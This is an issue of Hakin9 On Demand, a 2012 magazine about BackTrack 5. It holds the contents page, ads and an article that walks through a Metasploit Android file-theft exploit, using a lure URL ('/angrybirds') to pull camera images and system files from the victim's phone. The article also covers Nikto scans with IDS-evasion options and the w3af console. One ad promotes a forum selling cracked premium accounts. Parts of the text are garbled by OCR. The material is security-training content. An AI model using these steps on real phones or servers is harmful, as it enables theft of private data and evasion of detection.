

# ONDemand

Hacking  
PEN DRIVES SECURITY

## THE GUIDE TO BACKTRACK

Special  
Publication:  
**100  
+pages**

**ANDROID EXPLOITATION WITH METASPLOIT**  
**BACKTRACKING IN WIFI COUNTRY**  
**DEFENDING LAYER 2 ATTACKS**  
**HOW EXPOSED TO HACKERS IS THE**  
**WORDPRESS WEBSITE YOU BUILT?**

PLUS

**BACKTRACK 5  
TOOLKIT TUTORIAL**



# OFFENSIVE<sup>®</sup> security

[www.offensive-security.com](http://www.offensive-security.com)

**“If there’s no pain,  
it’s probably not  
Offensive Security”**

For extreme live and online Penetration Testing Courses,  
visit <http://www.offsec.com>

THE LEADERS IN  
INFORMATION SECURITY TRAINING



# CRACK HACK FORUM

CHF is regarded as one of the best online hacking community with over 76k+ members.

CHF was created by a renowned hacker and web specialist named **ProVirus**.

## -CHF-

- CHF has over 2k+ tutorials teaching you the very art of hacking from the very basic to the most advanced level.
- Has a special forum for cracked premium accounts worth thousands of dollars.
- The VIP section is filled with the tools and tutorials unseen elsewhere making the section unique.

Join CHF NOW!!

[www.CrackHackForum.com](http://www.CrackHackForum.com)

**JOIN  
NOW**

Greetings to: Srinuboy, Terrorbyte, Rain112, Hacker4life, Rynaldo, Mschoudhry, fakhrū

# ON HAKING ONDemand

team

**Editor in Chief:** Grzegorz Tabaka  
grzegorz.tabaka@hakin9.org

**Managing:** Paweł Płocki  
pawel.plocki@software.com.pl

**Editorial Advisory Board:** Board: Rebecca Wynn, Mat Jonkman, Donald Iverson, Michael Munt, Gary S. Milefsky, Julian Evans, Aby Rao

**Proofreaders:** Michael Munt, Patrik Gange, Jeffrey Smith, Donald Iverson, Jonathan Edwards

**Betatesters:** Amit Chugh, Mohamed Alami, Marouan BELLIOUM, mohamed ouamer, M.Younas Imran, Julio Hernandez-Castro, Tom Updegrove, Jeff Smith, Jonathan Ringler, Peter Hoinville, Antonio Domenico Saporita, Keith D., Rissone Ruggero, Shayne Cardwell, Kiran Vangaveti, Khaled Masmoudi, Tahir Saleem, Ivan Burke, Eduardo Montano, Jake Sopher, Dan Walsh, Daniel Sligar, Kashif Aftab, Tim Thorniley, Kyriakos Bitopoulos

Special Thanks to the Beta testers and Proofreaders who helped us with this issue. Without their assistance there would not be a Hakin9 On Demand magazine.

**Senior Consultant/Publisher:** Paweł Marciniak

**CEO:** Ewa Dudzic  
ewa.dudzic@hakin9.org

**Production Director:** Andrzej Kuca  
andrzej.kuca@hakin9.org

**Art Director:** Ireneusz Pogroszewski  
ireneusz.pogroszewski@hakin9.org

**DTP:** Ireneusz Pogroszewski

**Marketing Director:** Paweł Płocki  
pawel.plocki@software.com.pl

**Publisher:** Software Press Sp. z o.o. SK  
02-682 Warszawa, ul. Bokseraska 1  
Phone: 1 917 338 3631  
[www.hakin9.org/en](http://www.hakin9.org/en)

Whilst every effort has been made to ensure the high quality of the magazine, the editors make no warranty, express or implied, concerning the results of content usage.  
All trade marks presented in the magazine were used only for informative purposes.

All rights to trade marks presented in the magazine are reserved by the companies which own them.  
To create graphs and diagrams we used [smartdraw.com](http://smartdraw.com) program by  SmartDraw

Mathematical formulas created by Design Science MathType™

## DISCLAIMER!

The techniques described in our articles may only be used in private, local networks. The editors hold no responsibility for misuse of the presented techniques or consequent data loss.

## Dear Readers,

Our current edition takes up a subject of the most known IT security program – BackTrack 5. This professional programme provides users with easy access to a comprehensive and large collection of security-related tools ranging from port scanners to password crackers. Thanks to co-operation with BackTrack Creators and the group of professional specialists, who decided to write specific articles for us, we were able to close all the BT's toolkits and possibilities in one publication. This full of security tools program, has been perfectly described from different points of view and that gave us an excellent effect which is expanded below.

Looking through the articles you'll find a few thematic sections which present the author's work.

Metasploit Section includes three different attitudes to this area of expertising. Aditya Gupta presents a practical BackTrack 5 usage and shows us Android Exploitation through Metasploit. Johan Loos presents some security vulnerabilities which, according to the author, „can be used to exploit a system”.

Nayan Sanchania shows us how to protect a personal PC from various kinds of exploits which can attack private data or even security systems in the multinational corporations. Steve Myers and Nicholas Popovich open for us a BackTrack Toolkit and show a plenty of techniques which you can find during exploring this program. WordPress, free and open source blogging tool and a dynamic management system is precisely described by Alex Kah, a specialist interested in Pentesting. The author presents the website framework as a place for millions of people who should be prepared for new and beyond attack from the Network.

Dusko Pijetlovis, an experienced IT security specialist, reveals a Pentesting presentation about practical BT 5 usage. Moreover, one can learn how to find the specific tools which help us making a perfect scanning.

A huge tutorial about the most popular BackTrack tools was created by Vikas Kumar. He shows us its possibilities via step by step articles and he teaches how quickly and operationally work with them.

Dennis King shows the power hidden in BackTrack 5. Having known what an experienced hacker can possibly do with this machine of immeasurable possibilities, we can finally effectively take care of our computer.

Paweł Płocki  
and Hakin9 Team



[ GEEKED AT BIRTH. ]

PWR: 110%

[ IT'S IN YOUR PULSE. ]

**LEARN:**

Advancing Computer Science  
Artificial Life Programming  
Digital Media  
Digital Video  
Enterprise Software Development  
Game Art and Animation  
Game Design  
Game Programming  
Human-Computer Interaction  
Network Engineering

Network Security  
Open Source Technologies  
Robotics and Embedded Systems  
Serious Game and Simulation  
Strategic Technology Development  
Technology Forensics  
Technology Product Design  
Technology Studies  
Virtual Modeling and Design  
Web and Social Media Technologies



You can talk the talk.  
Can you walk the walk?

[www.uat.edu](http://www.uat.edu) > 877.UAT.GEEK

PLEASE SEE [WWW.UAT.EDU/FASTFACTS](http://WWW.UAT.EDU/FASTFACTS) FOR THE LATEST INFORMATION ABOUT DEGREE PROGRAM PERFORMANCE, PLACEMENT AND COSTS.

## METASPLOIT

### Android Exploitation with Metasploit 08

by Aditya Gupta

In this article, we will be looking into the practical usage of Backtrack, and its tools. The article is divided into three sections – Android Exploitation through Metasploit, Nikto Vulnerability Scanner and w3af. The reader is expected to have basic knowledge of Backtrack and familiar with common web application vulnerabilities.

### Use Metasploit in Backtrack 5 16

by Johan Loos

Metasploit comes in several flavors: Metasploit framework, Metasploit community edition, Metasploit pro. In Backtrack 5, Metasploit framework is installed by default. Metasploit framework provides you with information on security vulnerabilities which can be used to exploit a system. Penetration testers can also use this tool to launch manual or automated scans.

## BACKTRACK5 TOOLKIT

### TUTORIAL

#### BackTrack 5 Toolkit Tutorial 22

by Vikas Kumar

BackTrack is an operating system based on the Ubuntu GNU/Linux distribution aimed at digital forensics and penetration testing use. It is named after backtracking, a search algorithm. The current version is BackTrack 5, code name “Revolution.”

## DEFENCE PATTERN

### Defending Layer 2 Attacks 44

by Nayan Sanchania

Security has been a major concern in today's computer networks. There has been various exploits of attacks against companies, many of the attacks cost companies their reputation and cost them millions of pounds. Many attacks are implemented using inside knowledge from previous and even current employees.

## OPERATIVE BACKTRACK

### BackTrack 5: 60

#### The Ultimate Security Toolkit

by Steve Myers

In the security world today, a security professional relies heavily on knowing the right tools for the job, and knowing how to use these tools. There are hundreds of tools available and the list of tools is constantly changing and growing. For security assessments and penetration testing, there are very few toolkits as actively supported and all-encompassing as BackTrack 5.

### Backtrack 5 66

#### Practical Applications And Use Cases

by Nicholas Popovich

This article breaks down what Backtrack Linux is, with a brief description and history. Then, we'll explore a sampling of some of the many tools that are packaged within Backtrack Linux and provide use cases along with step-by-step tutorials to demonstrate some of the more common tasks that Backtrack is used to perform. Finally, we'll see how most of the tools and techniques that Backtrack is designed to facilitate can be used by the many different roles in the IT security field.

## EXPLORE YOUR PC

### How Exposed To Hackers Is the WordPress Website You Built? 76

by Alex Kah

WordPress is likely the most popular website framework used on the web today. With over 65 million downloads and a very active community you can accomplish many goals with ease using WordPress.

### Become Quieter with a Little Help from BT 82

by Dusko Pijetlović


When you are faced with a task of testing your production environment and strengthening your defenses, your choice of the tool is easy. Instead of concentrating on collecting penetration (pen) testing tools, just head to BackTrack website and download an image of one of the most popular white hat penetration testing and security auditing platforms. It's #7 on the sectools.org Top 125 Security Tools list.

### BackTracking in Wifi Country 92

by Dennis King

The BackTrack 5 distribution continues to be the “go to” tool in a security professional’s arsenal. With the latest release, “Revolution,” the Backtrack development team delivers a kit you can use anywhere on both light and heavy duty security tasks.

# WE'RE BUILDING AN A-TEAM. Have what it takes?



**NOW HIRING PREMIUM CYBER TALENT**

4901 Springarden Drive | Suite 200 | Baltimore, MD 21209  
[www.securityevaluators.com](http://www.securityevaluators.com) | 443.270.2296

[CAREERS@SECURITYEVALUATORS.COM](mailto:CAREERS@SECURITYEVALUATORS.COM)

**ISE**  
independent security evaluators

ISE is a white-hat security consulting firm that helps great companies protect their great customers.

# Android Exploitation with Metasploit

In this article, we will be looking into the practical usage of Backtrack, and its tools. The article is divided into three sections – Android Exploitation through Metasploit, Nikto Vulnerability Scanner and w3af. The reader is expected to have basic knowledge of Backtrack and familiar with common web application vulnerabilities.

The Metasploit Framework is well known tool among Penetration Testers and InfoSec professionals. It could be used for a variety of purposes and against a variety of targets.

In this article, we will discuss a lesser known module in the Metasploit Framework, which could be used to steal any file from an Android phone, given; it navigates to the attacker's URL.

This vulnerability was discovered by Thomas Cannon in 2010, which leverage a Content:// URI multiple disclosure.

Now, let's go ahead and run the exploit in Metasploit.

## Usage

The prerequisite to run this exploit is the victim phone must be running Android 2.3.4 or less, and should be



Figure 1. Android modules in Metasploit

**Listing 1. Matching modules /**

```
Matching Modules
=====
Name
-----
auxiliary/gather/android_htmlfileprovider
auxiliary/scanner/sip/sipdroid_ext_enum
```

rooted, in case you want to get system files. Open up the Metasploit Framework, by typing in msfconsole (Figure 1).

```
root@bt:~# msfconsole
msf > search android
```

Right now, only two android modules are present in the Metasploit Framework (Listing 1).

We are here interested in the first module, which is `android_htmlfileprovider`. Let's have more information about this exploit (Listing 2).

To use this exploit:

```
msf > use auxiliary/gather/android_htmlfileprovider
```

```
msf > use auxiliary/gather/android_htmlfileprovider
msf auxiliary(android_htmlfileprovider) > set SRVHOST 10.0.53.75
SRVHOST => 10.0.53.75
msf auxiliary(android_htmlfileprovider) > set SRVPORT 80
SRVPORT => 80
msf auxiliary(android_htmlfileprovider) > set URIPATH /angrybirds
URIPATH => /angrybirds
msf auxiliary(android_htmlfileprovider) > 
```

Figure 2. Setting up the options for Android exploit

Name	Rank	Description
auxiliary/gather/android_htmlfileprovider	normal	Android Content Provider File Disclosure
auxiliary/scanner/sip/sipdroid_ext_enum	normal	SIPDroid Extension Grabber

## Listing 2. Matching modules II


```
msf > info auxiliary/gather/android_htmlfileprovider
Name: Android Content Provider File Disclosure
Module: auxiliary/gather/android_
htmlfileprovider
Version: 14774
License: Metasploit Framework License (BSD)
Rank: Normal
Description:
This module exploits a cross-domain issue within
the Android web
browser to exfiltrate files from a vulnerable
device.
```

Type show options to get a list of options associated with this particular module.

Here, *SRVHOST* is the local host on which we will be running the exploit server; *SRVPORT* is the port number on which we want this exploit to run, which we select to be 80 in this case. *URI/PATH* is the path of this exploit on your server. We select this to be /angrybirds. So, that it is easier to convince the victim, to navigate to this URL

```
msf auxiliary(android_htmlfileprovider) > run
[*] Auxiliary module execution completed
[*] Using URL: http://10.0.53.75:80/angrybirds
[*] Server started.
msf auxiliary(android_htmlfileprovider) > [*] 10.0.53.242:61314 Request 'GET /angrybirds'
[*] 10.0.53.242:61314 + User-Agent: Mozilla/5.0 (Linux; U; Android 2.3.3; en-us; sdk Build/GRI34) AppleWebKit/533.1 (KHTML, like Gecko) Version/4.0 Mobile Safari/533.1
[*] 10.0.53.242:61314 Sending initial HTML ...
```

Figure 3. Running the exploit



```
File Edit View Terminal Tabs Help
root@bt: /pentest/web/nikto  x root@bt: /pentest/web/nikto  x root@bt: /pentest/web/nikto  x root@bt: /pentest/web/nikto  x
root@bt: /pentest/web/nikto# perl nikto.pl -host http://
- Nikto v2.1.4
=====
+ Target IP: 10.0.2.16
+ Target Hostname: 
+ Target Port: 80
+ Start Time: 2012-05-25 01:43:30
-----
+ Server: Apache/2.2.3 (Red Hat)
+ ETag header found on server, inode: 13075038, size: 56141, mtime: 0x8f60ddc0
+ Apache/2.2.3 appears to be outdated (current is at least Apache/2.2.17). Apache 1.3.42 (final release) and 2.0.64 are also current.
+ Allowed HTTP Methods: GET, HEAD, POST, OPTIONS, TRACE
+ OSVDB-877: HTTP TRACE method is active, suggesting the host is vulnerable to XST
+ Retrieved x-powered-by header: PHP/5.1.6
+ OSVDB-3233: /mailman/listinfo: Mailman was found on the server.
+ OSVDB-3268: /web/: Directory indexing found.
+ OSVDB-2695: /photo/: My Photo Gallery pre 3.6 contains multiple vulnerabilities including directory traversal, unspecified vulnerabilities and remote management interface access.
+ OSVDB-3268: /pdf/: Directory indexing found.
+ OSVDB-3268: /pix/: Directory indexing found.
+ OSVDB-3092: /pix/: This might be interesting...
+ OSVDB-3268: /updates/: Directory indexing found.
+ OSVDB-3092: /updates/: This might be interesting...
+ OSVDB-3092: /web/: This might be interesting...
+ OSVDB-3092: /manual/: Web server manual found.
+ OSVDB-3093: /webmail/src/read_body.php: This might be interesting... has been seen in web logs from an unknown scanner.
+ OSVDB-3093: /.bashrc: User home dir was found with a shell rc file. This may reveal file and path information.
+ OSVDB-3268: /icons/: Directory indexing found.
+ OSVDB-3268: /manual/images/: Directory indexing found.
+ OSVDB-3268: /image/: Directory indexing found.
+ OSVDB-3268: /images/: Directory indexing found.
+ OSVDB-3268: /images/?pattern=/etc/*&sort=name: Directory indexing found.
+ OSVDB-3233: /icons/README: Apache default file found.
+ OSVDB-3268: /im/: Directory indexing found.
+ OSVDB-3092: /im/: This might be interesting... potential country code (Isle Of Man)
+ OSVDB-3268: /sm/: Directory indexing found.
+ OSVDB-3092: /sm/: This might be interesting... potential country code (San Marino)
```

Figure 4. Running Nikto in normal mode

using his android phone (Figure 2). The last option to set is the FILES. By default the files parameter is set to `/proc/version, /proc/self/status, /data/system/packages.list`.

If we would have wished to add another file, which is to be stolen, for suppose, an image taken from the camera application for the phone. We would set the FILES to `/mnt/sdcard/DCIM/Camera/Img001.jpg`.

```
Msf auxiliary(android_htmlfileprovider)>set FILES /mnt/
sdcard/DCIM/Camera/Img001.jpg
```

Type in run to launch the exploit.

```
msf auxiliary(android_htmlfileprovider) > run
[*] Auxiliary module execution completed
[*] Using URL: http://10.0.53.75:80/angrybirds
[*] Server started.
```

Navigate to the URL `http://10.0.53.75/angrybirds` using the victim's Android phone. Here we could use any browser to navigate, either the Default Android browser, or any other installed browser (Figure 3).

The msfconsole will send the exploit payload, and in return will receive and display back, all the information stored in the different files stored in the files parameter.

# HAKING ON Demand

## **Listing 3. Nikto ShellCode III**

```
root@bt:~#./nikto.pl -list-plugins
Plugin: ssl
  SSL and cert checks - Perform checks on SSL/Certificates
  Written by Sullo, Copyright (C) 2010 CIRT Inc.

Plugin: dictionary
  Dictionary attack - Attempts to dictionary attack commonly known directories/files
  Written by Deity, Copyright (C) 2009 CIRT Inc

Plugin: headers
  HTTP Headers - Performs various checks against the headers returned from an HTTP request.
  Written by Sullo, Copyright (C) 2008 CIRT Inc.

Plugin: auth
  Guess authentication - Attempt to guess authentication realms
  Written by Sullo/Deity, Copyright (C) 2010 CIRT Inc

Plugin: cgi
  CGI - Enumerates possible CGI directories.
  Written by Sullo, Copyright (C) 2008 CIRT Inc.

Plugin: cookies
  HTTP Cookie Internal IP - Looks for internal IP addresses in cookies returned from an HTTP request.
  Written by Sullo, Copyright (C) 2010 CIRT Inc.

Plugin: outdated
  Outdated - Checks to see whether the web server is the latest version.
  Written by Sullo, Copyright (C) 2008 CIRT Inc.

Plugin: msgs
  Plugin: robots
  Robots - Checks whether there's anything within the robots.txt file and analyses it for other paths to pass to
          other scripts.
  Written by Sullo, Copyright (C) 2008 CIRT Inc.

Plugin: report_csv
  CSV reports - Produces a CSV report.
  Written by Deity, Copyright (C) 2008 CIRT Inc.

Plugin: apacheusers
  Apache Users - Checks whether we can enumerate usernames directly from the web server
  Written by Javier Fernandez-Sanguinoi Pena, Copyright (C) 2008 CIRT Inc.

Plugin: favicon
  Favicon - Checks the web server's favicon against known favicons.
  Written by Sullo, Copyright (C) 2008 CIRT Inc.

Defined plugin macros:
@@NONE = ""
@@ALL = "ssl;dictionary;headers;tests;auth;cgi;subdomain;report_text;report_xml;report_metasploit;embed-
        ed;report_html;content_search;cookies;outdated;msgs;mutiple_index;httpoptions;put_del-
        test;robots;report_csv;apacheusers;favicon;apache_expect_xss;report_nbe"
@@DEFAULT = "@@ALL;-@@MUTATE;tests(report:500)"
(expanded) = "httpoptions;headers;mutiple_index;outdated;put_del_test;auth;report_xml;report-
        _nbe;apacheusers;report_metasploit;cookies;apache_expect_xss;embedded;ssl;favicon;cgi;content-
        _search;report_csv;msgs;report_html;tests(report:500);robots;report_text"
@@MUTATE = "dictionary;subdomain"
```

```
root@bt:/pentest/web/w3af# ./w3af_console
w3af>>> help

start           | Start the scan.
plugins         | Enable and configure plugins.
exploit         | Exploit the vulnerability.
profiles        | List and use scan profiles.
cleanup         | Cleanup before starting a new scan.

http-settings  | Configure the HTTP settings of the framework.
misc-settings  | Configure w3af misc settings.
target          | Configure the target URL.

back            | Go to the previous menu.
exit            | Exit w3af.
assert          | Check assertion.

help            | Display help. Issuing: help [command] prints more specific
version         | Show w3af version information.
keys            | Display key shortcuts.

w3af>>> [REDACTED] back [REDACTED] t
```

**Figure 5.** *w3af consoleUI*

While using this exploit with an image, the result you get will be encoded in Base64, so you'll have to first convert it to an image format, before viewing it.

## Conclusion

This is how the new generation pwnage takes place through mobile devices. In mobile exploitation, this is just the tip of the iceberg, a lot more is yet to happen.

```
wsaf/profiles>>> list
Profile          | Description
bruteforce      | BruteForce form or basic authentication access controls using default cred
                  | The resource where the access control is, and then click on Start.
audit_high_risk | Perform a scan to only identify the vulnerabilities with higher risk, like
                  | Uploads etc.
full_audit_manual_disc | Perform a manual discovery using the spiderMan plugin, and afterwards scan
full_audit        | This profile performs a full audit of the target website, using only the w
DWASP_TOP10      | The Open Web Application Security Project (OWASP) is a worldwide free and
                  | application software. OWASP searched for and published the ten most common
                  | security flaws. For more information about the security flaws: http://www.
fast scan        | Perform a fast scan of the target site, using only a few discovery plugins
empty_profile    | This is an empty profile that you can use to start a new configuration fro
web_infrastructure | Use all the available techniques in wsaf to fingerprint the remote Web inf
sitemap         | Use different online techniques to create a fast sitemap of the target web
                  | got Internet access and the target web application is being spidere by Ya
```

**Figure 6.** list of profiles to be used for audit

## Nikto

Nikto is a small, compact and efficient open source web security scanner by Sullo. Written mostly in Perl, it could perform tests against web servers, including over 6000 potentially dangerous files/CGIs, outdated versions, and vendor specific problems on over 1000 servers.

The main objective of Nikto is to scan the website to find “interesting files” and look for common web application vulnerabilities. It checks through finding misconfigured and default files and programs installed on the web server.

a d v e r t i s e m e n t



# SECURITY EXPERTS iPhone & iPad

- **iOS security trainings**
  - **iOS applications pentests**
  - **Audits of mobile management systems (MDM)**

Contact: [info@advtools.com](mailto:info@advtools.com) - Tél.: +41 22 301 91 00 - [www.advtools.com](http://www.advtools.com)

# Hack in Paris 18-20 June, 2012

**Training “iOS Applications Attack and Defense” Win an iPad!**

[www.hackinparis.com](http://www.hackinparis.com)

# ONDemand Hacking

Setting	Value	Description
targetOS	unknown	Target operating system (unknown/unix/windows)
targetFramework	unknown	Target programming framework (unknown/php/python)
target		A comma separated list of URLs

**Figure 7.** Setting up the target options for audit

## Usage

The basic Nikto scan requires just specifying the target URL parameter through -host (Figure 4).

```
root@bt:~# ./nikto.pl -host http://targeturl.com
```

The different configuration of the tool could also be modified according to the need. The default Nikto configuration file is located in the path `/pentest/web/nikto/nikto.conf`. The results of nikto could be presented in 3 different file formats: HTML, txt and CSV. Defining an output file format could be done by using the `-f` parameter

```
root@bt:~# ./nikto.pl -e 3 -host http://targetsite.com  
-F html -o results.html
```

Nikto provides us a range of options while performing the scan. For example:

We could also specify the ports on which the scan has to be performed, along with proxy through which the scan process has to be executed.

```
root@bt:~/# ./nikto.pl -h 10.0.53.1 -p 80,88,443  
-useproxy 127.0.0.1:8080
```

To get a full list of d

Another feature of Nikto is, it could be integrated with other security tools such as NMap and Nessus for better results. Nikto comes with a list of plugins, which further expands its capabilities of scanning. To get a list of all the plugins available: Listing 3.

Now suppose, For example, we want to use the plugins cookies, outdated and msgs, we would be specifying the plugins name, with the parameter –Plugins, after the host name on which the scan has to be performed.

```
w3af>>> plugins
w3af/plugins>>> help
<< back | tra
| list           | List available plugins.
| -
| back          | Go to the previous menu.
| exit          | Exit w3af.
| assert        | Check assertion.
| -
| grep          | View, configure and enable grep plugins
| mangle        | View, configure and enable mangle plugins
| evasion        | View, configure and enable evasion plugins
| bruteforce    | View, configure and enable bruteforce plugins
| output        | View, configure and enable output plugins
| audit          | View, configure and enable audit plugins
| discovery     | View, configure and enable discovery plugins
| -
| w3af/plugins>>>
```

```
w3af/plugins>>> help audit
View, configure and enable audit plugins
Syntax: audit [config plugin | plugin1[,plugin2 ... pluginN] | desc plugin]
Example1: audit
Result: All enabled audit plugins are listed.

Example2: audit LDAPi,blindSql
Result: LDAPi and blindSql are configured to run

Example3: audit config LDAPi
Result: Enters to the plugin configuration menu.

Example4: audit all,!blindSql
Result: All audit plugins are configured to run except blindSql.

Example5: audit desc LDAPi
Result: You will get the plugin description.

Example6: audit LDAPi,blindSql
          audit !LDAPi
Result: LDAPi is disabled in the second command, only blindSql will run.
w3af/plugins>>>  back | t
```

**Figure 9.** Information about the audit plugin

```
root@bt:~# ./nikto.pl -h example.com -Plugins cookies;  
outdated; msgs
```

To use all the plugins at once, specify it with the plugin parameter `@all`.

```
root@bt:~# ./nikto.pl -h example.com -Plugins @all
```

## IDS Evasion

A normal Nikto scan will generate a lot of access logs, which would alert the IDS and webmasters about something fishy going in the network. To come over this problem, Nikto uses a set of techniques to avoid getting detected.

It uses the RFP's LibWhisker for its IDS evasion techniques. Though not too advanced to evade the best IDSes today, it could avoid getting detected by a large no of IDS. At present, there are 9 evasion techniques available.

- Random URI encoding (non-UTF8)
  - Add directory self-reference ./
  - Premature URL ending
  - Prepend long random string to request
  - Fake parameters to files
  - TAB as request spacer instead of spaces
  - Random case sensitivity

Plugin name	Status	Conf	Description
afid	Enabled		Find out if the remote web server has an active file
allowedMethods	Enabled	Yes	Enumerate the allowed methods of an URL.
archiveDotOrg	Enabled	Yes	Search archive.org to find new pages in the target
bing_spider	Enabled	Yes	Search Bing to get a list of new URLs
content_negotiation	Enabled	Yes	Use content negotiation to find new resources.
detectReverseProxy	Enabled	Yes	Find out if the remote web server has a reverse proxy.
detectTransparentProxy	Enabled	Yes	Find out if your ISP has a transparent proxy installed.
digitSum	Enabled	Yes	Take an URL with a number ( /index2.asp ) and try to find a web server that stores by referencing.
dir_bruter	Enabled	Yes	Find out if www.site.com and site.com return the same content.
dnsWildcard	Enabled	Yes	Send a specially-crafted request with a dot after the domain name.
domain_dot	Enabled	Yes	Request specially crafted URLs that generate ASP files.
dotNetErrors	Enabled	Yes	Identify server software using favicon.
